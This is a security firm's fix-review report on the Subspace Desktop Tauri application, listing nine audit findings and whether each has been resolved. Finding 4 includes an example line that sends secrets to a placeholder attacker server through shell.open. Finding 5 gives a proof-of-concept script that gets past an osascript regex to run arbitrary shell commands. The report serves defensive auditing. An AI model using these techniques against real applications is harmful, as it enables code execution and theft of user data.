

Subspace Network, Subspace Desktop

Fix Review

January 23, 2023

Prepared for:
Arthur Chiu
Subspace Network

Prepared by: **Vasco Franco and Artur Cygan**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
228 Park Ave S #80688
New York, NY 10003
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

Table of Contents

Executive Summary

Engagement Overview

Subspace Network engaged Trail of Bits to review the security of its farming application, Subspace Desktop. From September 12 to September 23, 2022, a team of two consultants conducted a security review of the client-provided source code, with two person-weeks of effort. Details of the project's scope, timeline, test targets, and coverage are provided in the original audit report.

Subspace Network contracted Trail of Bits to review the fixes implemented for issues identified in the original report. On January 7, 2023, one consultant conducted a review of the client-provided source code.

Summary of Findings

The original audit uncovered significant flaws that could impact system confidentiality, integrity, or availability. A summary of the findings is provided below.

EXPOSURE ANALYSIS

Severity	*Count*
High	1
Medium	2
Low	4
Informational	2

CATEGORY BREAKDOWN

Category	*Count*
Access Controls	1
Configuration	2
Data Validation	2
Error Reporting	2
Patching	2

Overview of Fix Review Results

Of the nine issues reported in the original audit report, Subspace Network has sufficiently addressed seven and partially addressed one; the remaining issue has not been resolved.

Project Summary

Contact Information

The following managers were associated with this project:

Dan Guido, Account Manager
dan@trailofbits.com

Anne Marie Barry, Project Manager
annemarie.barry@trailofbits.com

The following engineers were associated with this project:

Vasco Franco, Consultant
vasco.franco@trailofbits.com

Artur Cygan, Consultant
artur.cygan@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
September 8, 2022	Pre-project kickoff call
September 19, 2022	Status update meeting #1
September 26, 2022	Delivery of report draft
September 26, 2022	Report readout meeting
October 20, 2022	Delivery of final report
January 23, 2023	Delivery of fix review

Project Methodology

Our work in the fix review included the following:

- A review of the findings in the original audit report
- A manual review of the client-provided source code

Project Targets

The engagement involved a review and testing of the following target.

Subspace Network, Subspace Desktop

Repository	https://github.com/subspace/subspace-desktop
Version	`3c12cc6a9f1ebcda2a7c01187c8d2b7760154256`
Types	Rust, TypeScript
Platforms	Multiple

Summary of Fix Review Results

The table below summarizes each of the original findings and indicates whether the issue has been sufficiently resolved.

ID	Title	Status
1	Desktop application configuration file stored in group writable file	Resolved
2	Insufficient validation of users' reward addresses	Resolved
3	Improper error handling	Resolved
4	Flawed regex in the Tauri configuration	Resolved
5	Insufficient privilege separation between the front end and back end	Partially Resolved
6	Vulnerable dependencies	Unresolved
7	Broken error reporting link	Resolved
8	Side effects are triggered regardless of disk_farms validity	Resolved
9	Network configuration path construction is duplicated	Resolved

Detailed Fix Review Results

1. Desktop application configuration file stored in group writable file	
Status: **Resolved**	
Severity: **Low**	Difficulty: **High**
Type: Access Controls	Finding ID: TOB-SPDF-1
Target: `$HOME/.config/subspace-desktop/subspace-desktop.cfg`	

Description

The desktop application configuration file has group writable permissions, as shown in figure 1.1.

```
>>> ls -l $HOME/.config/subspace-desktop/subspace-desktop.cfg
-rw-rw-r-- 1 user user 143 $HOME/.config/subspace-desktop/subspace-desktop.cfg
```

Figure 1.1: Permissions of the `$HOME/.config/subspace-desktop/subspace-desktop.cfg` file

This configuration file contains the `rewardAddress` field (figure 1.2), to which the Subspace farmer sends the farming rewards. Therefore, anyone who can modify this file can control the address that receives farming rewards. For this reason, only the file owner should have the permissions necessary to write to it.

```
{
  "plot": {
    "location": "<REDACTED>/.local/share/subspace-desktop/plots",
    "sizeGB": 1
  },
  "rewardAddress": "stC2Mgq<REDACTED>",
  "launchOnBoot": true,
  "version": "0.6.11",
  "nodeName": "agreeable-toothbrush-4936"
}
```

Figure 1.2: An example of a configuration file

Fix Analysis

The issue is resolved. The code was updated so that the configuration file is created with permissions that allow only the owner to read and modify the file.

2. Insufficient validation of users' reward addresses	
Status: **Resolved**	
Severity: **Low**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-SPDF-2
Target: `subspace-desktop/src/pages/ImportKey.vue`	

Description

The code that imports users' reward addresses does not sufficiently validate them.

As shown in figure 2.1, the "Import Reward Address" prompt indicates that the address should start with the letters "st".



Figure 2.1: The "Import Reward Address" prompt

However, as shown in figure 2.2, the function that validates the address does not check that the address starts with "st", and it accepts any hex string as a valid address (e.g., `0x00`, `0x1337`).

```
isValidSubstrateAddress(val: string): boolean {
  try {
    encodeAddress(isHex(val) ? hexToU8a(val) : decodeAddress(val));
    return true;
  } catch (error) {
    return false;
  }
},
```

Figure 2.2: `subspace-desktop/src/pages/ImportKey.vue#L53-L60`

Fix Analysis

The issue is resolved. Validation code to prevent invalid addresses from being imported was added to the UI component.

3. Improper error handling	
Status: **Resolved**	
Severity: **Low**	Difficulty: **Medium**
Type: Error Reporting	Finding ID: TOB-SPDF-3
Target: Multiple locations	

Description

The front end code handles errors incorrectly in the following cases:

- The Linux auto launcher function `createAutostartDir` does not return an error if it fails to create the autostart directory.
- The Linux auto launcher function `enable` does not return an error if it fails to create the autostart file.
- The Linux auto launcher function `disable` does not return an error if it fails to remove the autostart file.
- The Linux auto launcher function `isEnabled` always returns `true`, even if it fails to read the autostart file, which indicates that the auto launcher is disabled.
- The `exportLogs` function does not display error messages to users when errors occur. Instead, it silently fails.
- If `rewardAddress` is not set, the `startFarming` function sends an error log to the back end but not to the front end. Despite the error, the function still tries to start farming without a reward address, causing the back end to error out. Without an error message displayed in the front end, the source of the failure is unclear.
- The `Config::init` function does not show users an error message if it fails to create the configuration directory.
- The `Config::write` function does not show users an error message if it fails to create the configuration directory, and it proceeds to try to write to the nonexistent configuration file. Additionally, it does not show an error message if it fails to write to the configuration file in its call to `writeFile`.

- The `removePlot` function does not return an error if it fails to delete the plots directory.
- The `createPlotDir` function does not return an error if it fails to create the plots folder (e.g., if the given user does not have the permissions necessary to create the folder in that directory). This will cause the `startPlotting` function to fail silently; without an error message, the user cannot know the source of the failure.
- The `createAutostartDir` function logs an error unnecessarily. The function determines whether a directory exists by calling the `readDir` function; however, even though occasionally the directory may not be found (as expected), the function always logs an error if it is not found.

Fix Analysis

The issue is resolved. The code was adjusted so that errors are handled correctly in all of the locations described above.

4. Flawed regex in the Tauri configuration

Status: **Resolved**	
Severity: **Medium**	Difficulty: **High**
Type: Configuration	Finding ID: TOB-SPDF-4
Target: `subspace-desktop/src-tauri/tauri.conf.json#L81-L92`	

Description

The Tauri configuration that limits which files the front end can open with the system's default applications is flawed. As shown in figure 4.1, the configuration file uses the `[/subspace\\-desktop/]` regex; the Subspace developers intended this regex to match file names that include the `/subspace-desktop/` string, but the regex actually matches any string that has a single character inside the regex's square brackets.

```
"shell": {
  "all": true,
  "execute": true,
  "open": "[/subspace\\-desktop/]",
  "scope": [
    {
      "name": "run-osascript",
      "cmd": "osascript",
      "args": true
    }
  ]
},
```

Figure 4.1: subspace-desktop/src-tauri/tauri.conf.json#L81-L92

For example, `tauri.shell.open("s")` is accepted as a valid location because `s` is inside the regex's square brackets. Contrarily, `tauri.shell.open("z")` is an invalid location because `z` is not inside the square brackets.

Besides opening files, in Linux, the `tauri.shell.open` function will handle anything that the `xdg-open` command handles. For example, `tauri.shell.open("apt://firefox")` shows users a prompt to install Firefox. Attackers could also use the `tauri.shell.open` function to make arbitrary HTTP requests and bypass the CSP's `connect-src` directive with calls such as `tauri.shell.open("https://<attacker-server>/?secret_data=<secrets>")`.

Fix Analysis

The issue is resolved. The front end code now sets the "`open`" configuration option to `false` instead of a regex, and the back end code was updated to serve those files.

5. Insufficient privilege separation between the front end and back end	
Status: **Partially Resolved**	
Severity: **Medium**	Difficulty: **High**
Type: Configuration	Finding ID: TOB-SPDF-5
Target: The Subspace Desktop architecture	

Description

The Subspace Desktop application's JavaScript front end can perform many privileged operations, allowing it to elevate its privileges. For example, in Linux, a malicious front end could write to a user's `.bashrc` file and gain the ability to execute code when the user opens a shell; a malicious front end could also read a user's GitHub private key stored in `~/.ssh` and steal all of the user's private repositories.

Although the desktop application has a small attack surface for XSS attacks, this architecture does not provide a defense-in-depth mechanism to prevent a complete system compromise if an attacker finds and exploits an XSS or open redirect vulnerability.

Tauri was explicitly designed with this defense-in-depth mechanism in mind. The Rust back end runs the privileged operations (e.g., writing files to disk, creating connections to databases), and the front end provides the UI without needing to call any privileged operations directly. Read Tauri's introduction and process model for more information about Tauri's philosophy.

To take advantage of this Tauri defense-in-depth mechanism, we recommend having the front end invoke the Rust back end when performing any privileged operations, such as writing to configuration files, writing to autostart files, running shell commands, and opening files with the system's default application.

Fix Analysis

The issue is partially resolved. Although the Subspace Network team limited the front end's capabilities, the front end still has excessive privileges. We identified the following permissions-related issues that should be addressed:

- The front end is still allowed to run the `run-osascript` shell command. While the command can receive only arguments validated by the regex defined in `tauri.conf.json#L84`, this regex is flawed and allows the front end to achieve arbitrary code execution, as exemplified in figure 5.1. The regex verifies only that

the argument contains the string `tell application "System Events" to get the name of every login item`, rather than verifying that the argument is *exactly* that string. Therefore, a compromised front end could bypass the regex by instructing `osascript` to execute a shell command (highlighted in red in figure 5.1) and adding the string that the regex validates as a comment afterwards (highlighted in yellow in figure 5.1). Consider removing the front end's ability to execute any command and writing three commands in the Rust back end to perform the required actions instead.

```
const args = ['-e', 'do shell script "ls /Applications/" # tell application "System
Events" to get the name of every login item'];
const res = new tauri.shell.Command('run-osascript', args);
res.on('error', error => console.log(`command error: "${error}"`));
res.stdout.on('data', (line: string) => {
  console.log(`command stdout: "${line}"`);
});
res.stderr.on('data', (line: string) => {
  console.log(`command stderr: "${line}"`);
});
res.spawn()
```

Figure 5.1: A proof of concept exemplifying how the front end can achieve arbitrary code execution on a user's system

- The `create_dir` Rust command allows the front end to fully control the path created. Consider creating a function in Rust for each path that needs to be created.
- Reading from the clipboard is unnecessary; only writing to it is required for the `saveKeys` functionality. Consider removing the permission allowing the front end to read from the clipboard.
- Permissions such as `globalShortcut` appear not to be used. Consider removing all unused permissions.
- Some permissions use an `all` option but should use an `allowList` option instead. Consider creating an allowlist for each API that is required.

6. Vulnerable dependencies

Status: **Unresolved**	
Severity: **High**	Difficulty: **High**
Type: Patching	Finding ID: TOB-SPDF-6
Target: `cargo.lock`, `yarn.lock`	

Description

The Subspace Desktop Tauri application uses vulnerable Rust and Node dependencies, as reported by the `cargo audit` and `yarn audit` tools.

Among the Rust crates used in the Tauri application, two are vulnerable, three are unmaintained, and six are yanked. The table below summarizes the findings:

Crate	Version in Use	Finding	Latest Safe Version
`owning_ref`	0.4.1	Memory corruption vulnerability (RUSTSEC-2022-0040)	Not available
`time`	0.1.43	Memory corruption vulnerability (RUSTSEC-2020-0071)	0.2.23 and newer
`ansi_term`	0.12.1	Unmaintained crate (RUSTSEC-2021-0139)	Multiple alternatives
`dotenv`	0.15.0	Unmaintained crate (RUSTSEC-2021-0141)	`dotenvy`
`xml-rs`	0.8.4	Unmaintained crate (RUSTSEC-2022-0048)	`quick-xml`
`blake2`	0.10.2	Yanked crate	0.10.4
`block-buffer`	0.10.0	Yanked crate	0.10.3
`cpufeatures`	0.2.1	Yanked crate	0.2.5
`iana-time-zone`	0.1.44	Yanked crate	0.1.50
`sp-version`	5.0.0	Yanked crate	Not available

For the Node dependencies used in the Tauri application, one is vulnerable to a high-severity issue and another is vulnerable to a moderate-severity issue. These vulnerable dependencies appear to be used only in the development dependencies.

Package	Finding	Latest Safe Version
`got`	CVE-2022-33987 (Moderate severity)	11.8.5 and newer
`git-clone`	CVE-2022-25900 (High severity)	Not available

Fix Analysis

The issue is not resolved. The Node and Rust dependencies have not been updated since the audit started. The `yarn audit` tool now reports 5 critical-, 27 high-, 2 moderate-, and 1 low-severity issues.

7. Broken error reporting link

Status: **Resolved**	
Severity: **Low**	Difficulty: **Low**
Type: Error Reporting	Finding ID: TOB-SPDF-7
Target: `src-tauri/src/node.rs`	

Description

The `create_full_client` function calls the `sp_panic_handler::set()` function to set a URL for a Discord invitation; however, this invitation is broken. The documentation for the `sp_panic_handler::set()` function states that "The `bug_url` parameter is an invitation for users to visit that URL to submit a bug report in the case where a panic happens." Because the link is broken, users cannot submit bug reports.

```
sp_panic_handler::set(
    "https://discord.gg/vhKF9w3x",
    env!("SUBSTRATE_CLI_IMPL_VERSION"),
);
```

Figure 7.1: subspace-desktop/src-tauri/src/node.rs#L169-L172

Fix Analysis

The issue is resolved. The Discord invitation link was replaced with a more stable link to the forum: https://forum.subspace.network/.

8. Side effects are triggered regardless of disk_farms validity

Status: **Resolved**	
Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-SPDF-8
Target: `src-tauri/src/farmer.rs#L118-L192`	

Description

The `farm` function checks the `disk_farms` arguments, which originate from the front end. The `farm` function's checks are spread across the code and are interleaved with code that triggers side effects that do not influence the subsequent checks of `disk_farms` (figure 8.1). This means that certain side effects could be triggered even if one of the checks determines that a given `disk_farms` argument is invalid.

```
async fn farm(
    disk_farms: Vec<DiskFarm>,
    farming_args: FarmingArgs,
) -> Result<..., ...> {
    raise_fd_limit();
    // <redacted>
    // ping node to discover whether it is listening
    // <redacted side effects>

    if disk_farms.is_empty() {
        return Err(anyhow!("There must be a disk farm provided"));
    }

    // Starting the relay server node.
    // <redacted side effects>

    // TODO: Check plot and metadata sizes to ensure there is enough space for
farmer to not
    //  fail later (note that multiple farms can use the same location for metadata)
    for (farm_index, mut disk_farm) in disk_farms.into_iter().enumerate() {
        if disk_farm.allocated_plotting_space < 1024 * 1024 {
            return Err(anyhow::anyhow!(
                "Plot size is too low ({0} bytes). Did you mean {0}G or {0}T?",
                disk_farm.allocated_plotting_space
            ));
        }
```

Figure 8.1: subspace-desktop/src-tauri/src/farmer.rs#L118-L192

Fix Analysis

The issue is resolved. The checks were moved to the beginning of the `farm` function; it is now no longer possible to trigger side effects with invalid arguments.

9. Network configuration path construction is duplicated

Status: **Resolved**	
Severity: **Informational**	Difficulty: **High**
Type: Patching	Finding ID: TOB-SPDF-9
Target: `src-tauri/src/node.rs`	

Description

The `create_full_client` function contains code that uses hard-coded strings to indicate configuration paths (figure 9.1) in place of the previously defined `DEFAULT_NETWORK_CONFIG_PATH` and `NODE_KEY_ED25519_FILE` values, which are used in the other parts of the code. This is a risky coding pattern, as a Subspace developer who is updating the `DEFAULT_NETWORK_CONFIG_PATH` and `NODE_KEY_ED25519_FILE` values may forget to also update the equivalent values used in the `create_full_client` function.

```
if primary_chain_node.client.info().best_number == 33670 {
    if let Some(config_dir) = config_dir {
        let workaround_file =
config_dir.join("network").join("gemini_1b_workaround");
        if !workaround_file.exists() {
            let _ = std::fs::write(workaround_file, &[]);
            let _ =
std::fs::remove_file(config_dir.join("network").join("secret_ed25519"));
            return Err(anyhow!(
                "Applied workaround for upgrade from gemini-1b-2022-jun-08, \
                                please restart this node"
            ));
        }
    }
}
```

Figure 9.1: subspace-desktop/src-tauri/src/node.rs#L207-L219

Fix Analysis

The issue is resolved. The code was updated to use the already defined `DEFAULT_NETWORK_CONFIG_PATH` and `NODE_KEY_ED25519_FILE` constants.

A. Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	**Description**
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.

B. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.